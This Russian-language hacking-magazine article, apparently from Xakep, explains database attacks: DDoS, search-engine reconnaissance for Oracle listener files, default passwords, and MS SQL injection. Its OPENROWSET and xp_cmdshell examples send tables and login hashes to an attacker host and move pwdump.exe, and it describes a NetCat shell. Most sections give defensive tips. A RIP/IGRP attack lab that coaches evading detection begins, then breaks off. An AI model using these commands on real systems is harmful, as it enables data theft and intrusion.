→ **в первую очередь** посмотрим на распределенные «DDoS-атаки». Они не позволяют добраться до информации и получить доступ к ней, зато делают критичный ресурс недоступным для остальных пользователей. Распределенные «DDoS-атаки» обычно организуются при помощи бот-сетей (из компьютеров-зомби). По оценкам специалистов, сейчас практически каждый второй компьютер, имеющий выход в интернет, участвует в какой-либо бот-сети, которая в любой момент может быть использована для организации подобной атаки.

→ **распределенная атака** обычно организуется по следующей схеме. Компьютеры пользователей, зараженные определенной троянской программой, объединяются в сеть. Образованные сети могут находиться в «спящем режиме» достаточно долгое время, ожидая своего часа. Численность компьютеров в бот-сети иногда получает размах от нескольких десятков до десятков тысяч машин. В определенный момент (по команде владельца) эти узлы начинают посылать запросы к серверу БД. Идет множество бессмысленных обращений — и вот сервис уже отказывается отвечать на любые запросы. В худшем случае он совсем выходит из строя и становится неспособным самостоятельно вернуться к рабочему состоянию. Если подобная атака организуется на сервер с базой электронных платежей крупного интернет-магазина, то размеры ущерба, может быть, внушат уважение и, несомненно, порадуют конкурентов.

КАК ЗАЩИТИТЬСЯ

КАК НИ БАНАЛЬНО ЗВУЧИТ, РАЗГРАНИЧИВАТЬ ДОСТУП К РЕСУРСАМ, МЕНЯТЬ ПАРОЛИ, ВОВРЕМЯ ПРОПАТЧИВАТЬ УЯЗВИМОСТИ И Т.Д. КРОМЕ ТОГО, СУБД НЕ ДОЛЖНА ВЫДАВАТЬ КОНФИГУРАЦИОННУЮ ИНФОРМАЦИЮ О СЕБЕ: НИ ПО ЗАПРОСУ, НИ ПО СООБЩЕНИЮ ОБ ОШИБКЕ.



Бот-сеть является обычным, но не обязательным компонентом такой атаки. Подобные действия могут совершаться и по предварительному сговору машин, не связанных в такую сеть.

→ **как противостоять DDoS-атаке.** Наверное, на сегодня нет простого и универсального способа решить эту задачу. Как вариант — распараллеливать запросы к базе либо писать политики, согласно которым запрещается использование процессорного времени свыше определенного временного промежутка. Однако это не всегда приемлемо, а кроме того, приводит к банальному увеличению задействованной вычислительной мощности — ресурсы направляются не на повышение эффективности системы, а на возможную обработку фиктивных запросов.

→ **интернет-разведка.** Всемирная паутина предоставляет широкие возможности для «практикующихся» взломщиков и лиц, собирающих

предварительную информацию об интересных ресурсах, годную для применения в будущих атаках на БД. Они могут использовать соответствующие запросы на поисковых машинах, и по их результатам система выдает списки интернет-серверов с базами данных. Первая атака, в ходе которой была применена поисковая машина, зарегистрирована в 2004 году, и с тех пор этот метод является обычной практикой для получения дополнительной конфигурационной информации о серверах-жертвах.

пример одного из таких запросов — с использованием поисковой машины Google
[intitle:index.of listener.ora](#)

Получаешь список с информацией о том, какие базы данных Oracle доступны из Сети (другими словами, те, в которых проиндексированы серви-

сы listener). Идешь по ссылке и получаешь информацию о базе данных.

информация о базе данных

```
# LISTENER.ORA Network Configuration
File: C:\ORACLE\ORA81\network\
admin\listener.ora
# Generated by Oracle configuration
tools.

LISTENER =
  (DESCRIPTION_LIST =
    (DESCRIPTION =
      (ADDRESS_LIST =
        (ADDRESS = (PROTOCOL = IPC) (KEY =
EXTPROC))
      )
    )
  )
  (ADDRESS_LIST =
    (ADDRESS = (PROTOCOL = TCP) (HOST =
127.0.0.1) (PORT = 1521))
  )
  )
  (DESCRIPTION =
    (PROTOCOL_STACK =
      (PRESENTATION = GIOP)
      (SESSION = RAW)
    )
  )
  (ADDRESS = (PROTOCOL = TCP) (HOST =
127.0.0.1) (PORT = 2481))
  )
  )

SID_LIST_LISTENER =
(SID_LIST = (SID_DESC = (GLOBAL_DBNAME =
storet) (ORACLE_HOME = c:\oracle\ora81)
(SID_NAME = sto2))
(SID_DESC =
(SID_NAME = PLSExtProc)
(ORACLE_HOME = C:\ORACLE\ORA81)
(PROGRAM = extproc)
```

Из этих данных выловлены сведения о версии базы. Позже это пригодится: зная номер версии, можно попытаться эксплуатировать одну из известных уязвимостей именно этой версии. Кроме того, в сообщении выведен IP-адрес, SID и номера портов, что также пригодится в процессе атаки.

→ **другой пример разведки** связан с инструментом iSQLPlus — стандартной утилитой Oracle, которая используется для «общения» с базой. Начиная с девятой версии Oracle она представляет собой web-приложение — конечно, в плане использования удобно, теперь ты не обязан ставить соответствующий агент на клиентскую станцию и драйвер SQL*NET (как было в ранних версиях утилиты).

Зная о подобной утилите, злоумышленник может запустить поиск, чтобы обнаружить web-

формы iSQLPlus, используя для этого, к примеру, возможности расширенного поиска в Google.

Подобный поиск можно организовать и через Yahoo. В этом случае просто запускается поиск текста, который, как известно, существует на web-странице iSQLPlus — “iSQL*Plus Release”.

Существует множество комбинаций текстовых строк для поиска, как и поисковых машин в интернете. Из Сети доступна огромная масса серверов БД, и часть из них обязательно имеет незакрытые уязвимости, в том числе неизменные пароли и учетные записи по умолчанию. Даже если такой сервер сам по себе не является критичным, может быть, он связан с другим ресурсом, интересным злоумышленнику, или из него устроят площадку для новой атаки.



ИСПОЛЬЗОВАНИЕ ОШИБОК СИНТАКСИСА

Ошибки синтаксиса часто оставляют без особого внимания. Незавершенный запрос, хранение паролей в коде, иногда даже в открытом виде (!) — те уязвимости, которыми злоумышленник воспользуется в первую очередь, если возьмется за добывание доступа к данным.

Вот, к примеру, посмотрим, как выглядит обычный запрос к базе данных. Он начинается с begin и заканчивается commit. Если в базе разрешен пользовательский ввод и он не проверяется или проверяется недостаточно качественно, в результате посылка запроса, в начале которого стоит обычное begin, но в конце нет commit, база перестает отвечать на другие запросы, обращенные к ней.



ИСПОЛЬЗОВАНИЕ УЯЗВИМОСТЕЙ ПРИЛОЖЕНИЙ

Если сами БД, как правило, защищены довольно неплохо и их обслуживают грамотные администраторы, то дело с приложениями часто обстоит довольно грустно. Например, посмотрим, что происходит, если доступ к базе разграничен средствами приложения (встречается достаточно часто) и приложение обращается к базе со стандартным паролем. Хэш пароля перехватывается отладчиком, в результате удается попытка подключиться к базе с неограниченными правами. Впрочем, случается и такое, что пароль лежит в реестре, в configura-

ционных файлах — обнаружить его будет еще проще. Другими словами, хакеру не приходится даже ломать саму БД, достаточно внимательно приглядеться к окружению.

КАК ЗАЩИТИТЬСЯ

НА ЭТАПЕ РАЗРАБОТКИ ПРОГРАММНОГО РЕШЕНИЯ НЕОБХОДИМО ЗАДУМАТЬСЯ О БЕЗОПАСНОСТИ ДАННЫХ, ХРАНИМЫХ В СУБД. ЕСЛИ ИЗМЕНИТЬ КОД ПРИЛОЖЕНИЯ ВСЕ-ТАКИ НЕВОЗМОЖНО, СТАРАЙСЯ ПОЧАЩЕ ИЗМЕНЯТЬ ПАРОЛЬ ТОЙ УЧЕТНОЙ ЗАПИСИ, ОТ ИМЕНИ КОТОРОЙ ФУНКЦИОНИРУЕТ ПРИЛОЖЕНИЕ. ИНИЦИИРУЙ РЕГИСТРАЦИЮ СОБЫТИЙ ПОПЫТКИ ДОСТУПА В БД ОТ ИМЕНИ ЭТОЙ УЧЕТНОЙ ЗАПИСИ.

корпоративная база данных

→ **защита от внешних злоумышленников.** Не будем спускаться до «школьных» правил: СУБД в выделенном сегменте и за межсетевым экраном. Злоумышленники не сидят сложа руки — методы их работы тоже не стоят на месте, поэтому «школьные» меры не всегда обеспечивают надежную защиту. Чтобы повысить защищенность, нужно регулярно оценивать ее, а в идеале — мониторить доступ к СУБД. Как дополнительные меры — «сетевые ловушки», то есть эмулированные СУБД, с сознательно созданными уязвимостями, действующие как приманки для хакера. Такие ловушки позволяют выиграть время и проанализировать методы из запасов атакующего.

→ **пример расчета.** Объем БД — 10 Гб (средний размер БД в корпоративной сети). Скорость канала «из сети» — 1,5 Мб. Скорость передачи информации по каналу — примерно 400 Кб/с. Примерное снижение пропускной способности канала из-за его загрузки плюс возможные работы и простои — 50%.

Таким образом, конечная скорость, с которой данные будут качаться по сети, составляет примерно 200 Кб/с. Время, необходимое для выкачивания данных из базы, — около 15-ти часов. Трудно предположить, что за это время администратор не обратит внимания на постоянную высокую загруженность канала и не примет соответствующие меры.

→ **уязвимости,** которыми могут воспользоваться легальные пользователи в Сети:

- ОШИБКИ РАЗГРАНИЧЕНИЯ ДОСТУПА;
- ОШИБКИ СИНТАКСИСА;
- ПАРОЛИ ПО УМОЛЧАНИЮ.

→ **пример.** Злоумышленник (обиженный или просто любопытный пользователь) просканировал Сеть любым из доступных сетевых сканеров. Он



обнаруживает сервер БД, пытается загрузить на него такую утилиту, как NetCat, при помощи техники SQL-инъекции (загрузка бинарного файла). Далее NetCat используется для прослушивания входящих соединений на порту службы telnet. Если подключение прошло успешно, запускается cmd.exe.

После того как подключение по telnet будет реализовано, пользователь получит доступ к командной строке атакующей машины и администраторские привилегии.

→ **как защититься.** Опять же, провести аудит подключений к СУБД — подобная активность будет вовремя обнаружена.

→ **неверно разграниченные права** доступа пользователей к таблицам базы породят самые разные злоупотребления — и случайные, и преднамеренные. К примеру, таблица с ролями пользователей и идентификаторами этих ролей оказывается доступной любому из пользователей базы. В худшем слу-

чае станет доступным еще и внесение изменений в нее. Таким образом, пользователь может заменить идентификатор для своего имени на соответствующий администраторскому и подключиться к базе данных уже с расширенными полномочиями.

→ **имя/пароль по умолчанию.** Сейчас в критичных БД пары имя/пароль, оставленные по умолчанию, — почти атавизм. Но в не критичных ресурсах (а иногда просто в оставленных без внимания) эти пары могут сослужить свою службу злоумышленнику: проникаешь во внутреннюю сеть, затем выбираешь как цель более привлекательный ресурс в Сети.

→ **по умолчанию любая СУБД,** как правило, запускается как локальная система, обладающая системными правами. Запуск СУБД с правами локальной системы может также сработать как уязвимость. Если злоумышленник подключится к базе напрямую, через Enterprise Manager, SQLPlus или аналогичные средства, он получит в СУБД системные права.



sql-инъекции

SQL-инъекции часто используются для того, чтобы выудить лакомые для кого-то данные из базы в обход межсетевого экрана либо для проникновения во внутреннюю сеть.


→ **защита от SQL-инъекций** сейчас встраивается в web-приложения в обязательном порядке. Однако благодаря тому, что вариантов этой атаки великое множество, а приложения могут быть достаточно сложными, одна пропущенная инъекция имеет шансы скомпрометировать всю сеть. Действительно, обеспечить надежную защиту от этого вида

атак — нерешенная проблема. Некоторые администраторы БД считают, что никакая SQL-инъекция не угрожает им, потому что они используют хранимые процедуры и маскируют сообщения об ошибке, которое выдает браузер. Да, действительно помогает, но, к сожалению, далеко не всегда.


→ **SQL-инъекции на примере MS SQL.** Пытаясь применить SQL-инъекцию против нужного сервера БД, атакующий должен проверить, подвержен ли сервер БД выбранному виду атаки. Для этого можно использовать одну из встроенных функций SQL-сервера: OPENROWSET или OPENDATASOURCE (применяется для подключения к OLEDB-провайдеру; в примерах используется функция OPENROWSET, но подойдет и OPENDATASOURCE).



53
номер порта




hacker
InternetUser




-l
слушаем

-p 53
порт, где слушаем



192.168.38.1
IP адрес атакующего



192.168.38.2
IP адрес атакуемого хоста

при помощи такого запроса можно скопировать все поля из таблицы

```
select * from
OPENROWSET('SQLOledb',
'server=servername;uid=sa;pwd=h8ck3r',
'select * from table1')
```

уточненный запрос, сразу указывающий IP-адрес и порт, к которому нужно подключиться

```
select * from
OPENROWSET('SQLOledb',
'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;
Address=10.0.0.10,1433;',
'select * from table1')
```

В примере SQL Server использует OLEDB-провайдера SQLoledb, чтобы выполнить запрос. OLEDB-провайдер пользуется библиотекой SQL Server sockets (DBMSSOCN) для подключения к порту 1433 на IP-адрес 10.0.0.10 и возвращает результат запроса на SQL-сервер.

OPENROWSET используют не только для выполнения запросов типа SELECT, но и для добавления-удаления информации из таблиц при помощи запросов UPDATE, INSERT и DELETE. Манипулирование данными на удаленных источниках данных применимо только в том случае, если OLEDB-провайдер поддерживает данный функционал. Провайдер SQLOLEDB поддерживает все эти функции.

пример добавления данных

```
insert into
OPENROWSET('SQLOledb',
'server=servername;uid=sa;pwd=h8ck3r',
'select * from table1')
select * from table2
```

Все строки из таблицы 2 на локальном SQL-сервере добавляются в таблицу 1 на удаленном источнике данных. Для того чтобы запрос выполнялся корректно, обе таблицы должны иметь одинаковую структуру: одинаковое количество столбцов и строк, а также имена столбцов.

пример иллюстрирует получение списка логинов и хэшированных паролей

```
insert into
OPENROWSET('SQLOledb',
'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;
Address=hackersip,1433;',
'select * from _sysxlogins')
select * from database.dbo.sysxlogins
```

Если межсетевой экран сконфигурирован так, чтобы блокировать все исходящие подключения к SQL-серверу, злоумышленник победит и это ограничение — подберет соответствующую технику. Для передачи данных он может использовать 80 порт, благодаря которому замаскирует передачу данных под http-трафик.

маскировка передачи данных под http-трафик

```
insert into
OPENROWSET('SQLOledb',
'uid=sa;pwd=h8ck3r;Network=DBMSSOCN;
Address=hackersip,80;',
'select * from table1')
select * from table1
```

Если внешние подключения по 80 порту опять же блокируются межсетевым экраном, злодей возьмется перебирать порты, пока не найдется такой, подключение к которому не будет заблокировано.

с помощью SQL-инъекций можно загружать файлы

```
bulk insert AttackerTable
from 'pwdump.exe'
with (codepage='RAW')
The binary can then be downloaded to
the victim server from the attacker's
server by running the
following SQL statement on the victim
server:
```

```
exec xp_cmdshell 'bcp «select * from
AttackerTable» queryout pwdump.exe -c -
Crow -SHackersip -Usa -Ph8ck3r'
```

запрос для обхода межсетевой защиты

```
exec xp_regwrite
'HKEY_LOCAL_MACHINE','SOFTWARE\Micro-
soft\MSSQLServer\Client\ConnectTo','Hacke
rSrvAlias','REG_SZ','DBMSSOCN,
hackersip,80'
and then:
exec xp_cmdshell 'bcp «select * from
AttackerTable» queryout pwdump.exe -c -
Crow -SHackerSrvAlias -Usa -Ph8ck3r'
```

Существуют также техники, позволяющие проникать во внутреннюю сеть либо проникать с одного сервера БД на другой, вглубь сети, в поисках данных, интересных хакеру.

→ приведенные примеры касались SQL-инъекций для БД Microsoft SQL. Не думай, что эти серверы баз данных подвержены такому типу атаки особенно. Похожие средства для реализации SQL-инъекций есть и в Oracle, и в любой другой базе данных. Тип базы не имеет никакого значения — в них используется единый язык запросов


как защититься

- ИСПОЛЬЗОВАТЬ СТАНДАРТНЫЕ ПАРАМЕТРЫ ДЛЯ ЛЮБОГО ВИДА ЗАПРОСА;
- ФИЛЬТРОВАТЬ ПОЛЬЗОВАТЕЛЬСКИЙ ВВОД НА НАЛИЧИЕ СПЕЦИАЛЬНЫХ СИМВОЛОВ;
- ИСПОЛЬЗОВАТЬ ХРАНИМЫЕ ПРОЦЕДУРЫ;
- ИСПОЛЬЗОВАТЬ ДОПОЛНИТЕЛЬНЫЕ ПРОГРАММНЫЕ СРЕДСТВА, ПОЗВОЛЯЮЩИЕ ОБНАРУЖИВАТЬ ЭТОТ ВИД АТАКИ;
- ПО ВОЗМОЖНОСТИ НЕ РАЗРЕШАТЬ МНОЖЕСТВЕННЫЕ ЗАПРОСЫ.

лабораторная работа

АТАКА НА RIP И IGRP

ОДНИМ ИЗ КЛЮЧЕВЫХ МОМЕНТОВ ВЗЛОМА СЕТЕЙ, ОСОБЕННО ЛОКАЛЬНЫХ, ЯВЛЯЕТСЯ ПЕРЕХВАТ ТРАФИКА, ИСПОЛЬЗУЮЩИЙ УЯЗВИМОСТИ В ДИНАМИЧЕСКИХ ПРОТОКОЛАХ МАРШРУТИЗАЦИИ. ПОПЫТАЕМСЯ РАЗОБРАТЬСЯ, КАК ЭТО ПРОИСХОДИТ В СЕТЯХ, ТАКИХ КАК RIP И IGRP, В КОТОРЫХ ИСПОЛЬЗУЕТСЯ АЛГОРИТМ МАРШРУТИЗАЦИИ ПО ВЕКТОРУ РАССТОЯНИЯ | **КОНСТАНТИН ГАВРИЛЕНКО (KOS@ARHONT.COM)**



ИСХОДНЫЕ ДАННЫЕ

Прежде чем переходить к теме взлома, рассмотрим несколько ситуаций, в которых атакующий может применить данные методы.

Цели

→ **ситуация 1** — естественно, взлом одного из пограничных маршрутизаторов сети через интернет. Инструментарий для продвижения взлома, который находится в руках у нападающего, достаточно ограничен, в первую очередь его ограничивают возможности самой системы, будь то маршрутизатор на Linux/BSD или Cisco. Первый вариант — самый выгодный для атакующего, так как позволяет задействовать во взломе множество утилит и сделать скомпрометированную машину бастионом для атаки. Во втором случае хакер ограничен набором команд IOS и должен искать альтернативные пути, в основном через открытие каналов доступа во внутреннюю сеть с машины атакующего или внешнее туннелирование трафика через GRE-туннели.

→ **ситуация 2** — используется локальное подключение в коммутатор. К примеру, «обиженный» сотрудник компании, мучимый личными интересами, вынашивает в себе мысль о взломе локальной сети, имеет для этого достаточно опыта и в конце концов решается. Около 70% всех взломов совер-

шаются изнутри компаний, то есть ситуация с обиженным тружеником — совсем не исключение из правила. Если еще вспомнить о развитии беспроводной связи, то возможен и такой взлом: атакующий взламывает локалку или подсоединяется к ней через беспроводной шлюз, неправильно сконфигурированный кем-то, или устанавливает собственную точку доступа, подключенную к локальной сети.

Метод исследования

Наступил момент, когда в рутовом подчинении оказалась машина с ОС Linux, подсоединенная к ЛВС. И что делать? Не стоит мчаться напролом, не нужно опускаться до банального параллельного подбора администраторского логина на центральном сервере. Количество записей на лог-сервере кого-нибудь смутит, и, скорее всего, тебя быстро вычислят и «закроют». Если не заточат в места не столь отдаленные, то, как минимум, прогонят со взломанной машины.


Как правило, системные администраторы бдят защищенность локальной сети гораздо меньше, чем защищенность машин, непосредственно контактирующих с интернетом. Такие админы немного облегчают твою задачу: более-менее легко (в зависимости от топологии сети, типа используемого оборудования и количества хостов) ты сможешь обнаружить информацию, которая оби-

тает в сети и пригодится в добывании доступа к другим машинам, к пользовательским аккаунтам и к интересным тебе данным.

теория

→ **RIP** — самый старый протокол маршрутизации. До сих пор используется часто, в основном благодаря тому, что понимать и конфигурировать его легко. На данный момент самая распространенная версия протокола — вторая. Среди всех ее нововведений и прелестей — поддержка аутентификации других маршрутизаторов, участвующих в домене маршрутизации, масок подсети произвольной длины. Также радует, что во второй версии учитывается заданная полоса пропускания для установления метрики пути. Среди недостатков отмечу высокое время конвергенции, проблему масштабирования и ограничение длины маршрута 15-ю узлами. Для обмена данными используется многоадресная рассылка по адресу 224.0.0.9.

→ **IGRP** — протокол маршрутизации, разработанный и запатентованный Cisco. До появления его модифицированной версии (EIGRP) считался лучшим протоколом, в котором используется алгоритм по вектору расстояния. Из недостатков отмечу невозможность аутентификации, отсутствие поддержки масок произвольной длины и пересылку всей таблицы маршрутизации. Из преимуществ —



быстрое время конвергенции, составную метрику маршрута, которая использует факторы загруженности канала, латентность, и проч. Рассылка происходит путем отсылки пакетов обновлений на широковещательный адрес 255.255.255.255. IGRP-протоколу присвоен порядковый номер 9.

→ **классификация типов атак на протоколы маршрутизации.** Атаки на протоколы маршрутизации можно разделить на три вида:

1 ИСПОЛЬЗУЕТСЯ ВЗЛОМАННЫЙ МАРШРУТИЗАТОР (САМЫЙ БЫСТРЫЙ И ЛЕГКИЙ ПУТЬ ИЗМЕНЕНИЯ МАРШРУТОВ). АТАКУЮЩИЙ ПОЛУЧАЕТ ПОЛНЫЙ ИЛИ ЧАСТИЧНЫЙ ДОСТУП К МАРШРУТИЗАТОРУ.

2 ИСПОЛЬЗУЕТСЯ ПИРАТСКИЙ МАРШРУТИЗАТОР. ТИПИЧНЫЙ ПРИМЕР: УСТАНОВЛИВАЮТ ОДИН ИЗ ПАКЕТОВ МАРШРУТИЗАЦИИ, ПОДКЛЮЧАЮТСЯ К ДОМЕНУ МАРШРУТИЗАЦИИ И ОПОВЕЩАЮТ СОСЕДЕЙ О НОВЫХ МАРШРУТАХ.

3 ИСПОЛЬЗУЕТСЯ ЗАМАСКИРОВАННЫЙ МАРШРУТИЗАТОР, ЧТО, КАК ПРАВИЛО, НУЖНО ЧТОБЫ ПОДМЕНИТЬ АДРЕС ПОСЫЛАЮЩЕГО НА ЛЕГИТИМНЫЙ, ТО ЕСТЬ ЧТОБЫ ОБОЙТИ ЛИСТЫ КОНТРОЛЯ, УСТАНОВЛЕННЫЕ СИСТЕМНЫМ АДМИНИСТРАТОРОМ НА КОНКРЕТНОМ МАРШРУТИЗАТОРЕ.

Какой бы вид атаки ни был выбран, цель злоумышленника всегда одна и та же — изменить таблицы маршрутизации по своему усмотрению, ради чего идет по одному из четырех путей (по какому именно, подскажет ситуация):

- ИЗМЕНИТЬ МЕТРИКУ МАРШРУТА НА МЕНЬШЕЕ ЗНАЧЕНИЕ. ПРИ ВЫБОРЕ МАРШРУТА ПРЕДПОЧТЕНИЕ ОТДАЕТСЯ МАРШРУТУ С МЕНЬШЕЙ МЕТРИКОЙ.
- ИЗМЕНИТЬ ОПОВЕЩАЕМУЮ МАСКУ МАРШРУТА НА БОЛЕЕ СПЕЦИФИЧНУЮ. НАПРИМЕР, МАСКА 255.255.255.255 БУДЕТ ПРЕДПОЧТЕНА МАСКЕ 255.255.255.128, КОТОРАЯ, В СВОЮ ОЧЕРЕДЬ, БУДЕТ ПРЕДПОЧТЕНА МАСКЕ 255.255.255.0.
- ИЗМЕНИТЬ ПОЛИТИКУ МАРШРУТИЗАЦИИ, ПЕРЕРАСПРЕДЕЛИТЬ МАРШРУТЫ ИЛИ АДМИНИСТРАТИВНУЮ ДИСТАНЦИЮ (НА ПРАКТИКЕ ТАКОЕ ТВОРЯТ РЕДКО, ТАК КАК ТРЕБУЕТСЯ ВОЗМОЖНОСТЬ ИЗМЕНЯТЬ КОНФИГУРАЦИЮ МАРШРУТИЗАТОРА, ЧТО СЛОЖНО).
- АТАКОВАТЬ ОТКАЗ В ОБСЛУЖИВАНИИ, ЧТОБЫ УДАЛИТЬ ОПОВЕЩЕНИЕ О МАРШРУТЕ, ЗАТЕМ ОПОВЕСТИТЬ ДОМЕН О ПРОХОЖДЕНИИ МАРШРУТА ЧЕРЕЗ СОБСТВЕННЫЙ МАРШРУТИЗАТОР.

ИНСТРУМЕНТЫ

Обычно под рукой администратора сети и атакующего лежит `tcpdump` — их лучший инструмент. Возможно, более продвинутые люди позвонят на помощь себе `tethereal` — часть пакета `ethereal`, которая умеет отображать более детальную информацию из пакета. Однако наши нужды достаточно скромны, поэтому вполне обойдемся и `tcpdump`’ом.

Для отправки произвольных запросов можно использовать специальную утилиту `probe` (www.packetstormsecurity.org/groups/horizon/rprobe.c) или генератор произвольных пакетов типа `sendip` (www.earth.li/projectpurple/progs/sendip.html).

Выбирай инструмент по желанию, конкретной ситуации и в зависимости от времени, которое потратишь на компиляцию, или компилируемости утилиты на конкретной системе. Мы будем использовать `sendip`. Неопытный хакер, не знакомый с «внутренностями» TCP/IP, поначалу будет ошеломлен возможным количеством ее опций. Ничего. Почитай детали в документации — и все встанет на свои места, к тому же большинство значений можно оставлять по умолчанию.

Одно из самых популярных средств для взлома пароля аутентификации MD5 в RIP-пакетах — это Cain&Abel (C&A). Однако для взлома нужен не только хэш, но и остальные данные, находящиеся в пакете, что, соответственно, создает главную проблему атакующего. Однако вновь не отчаиваемся, так как решение элементарно: запи-

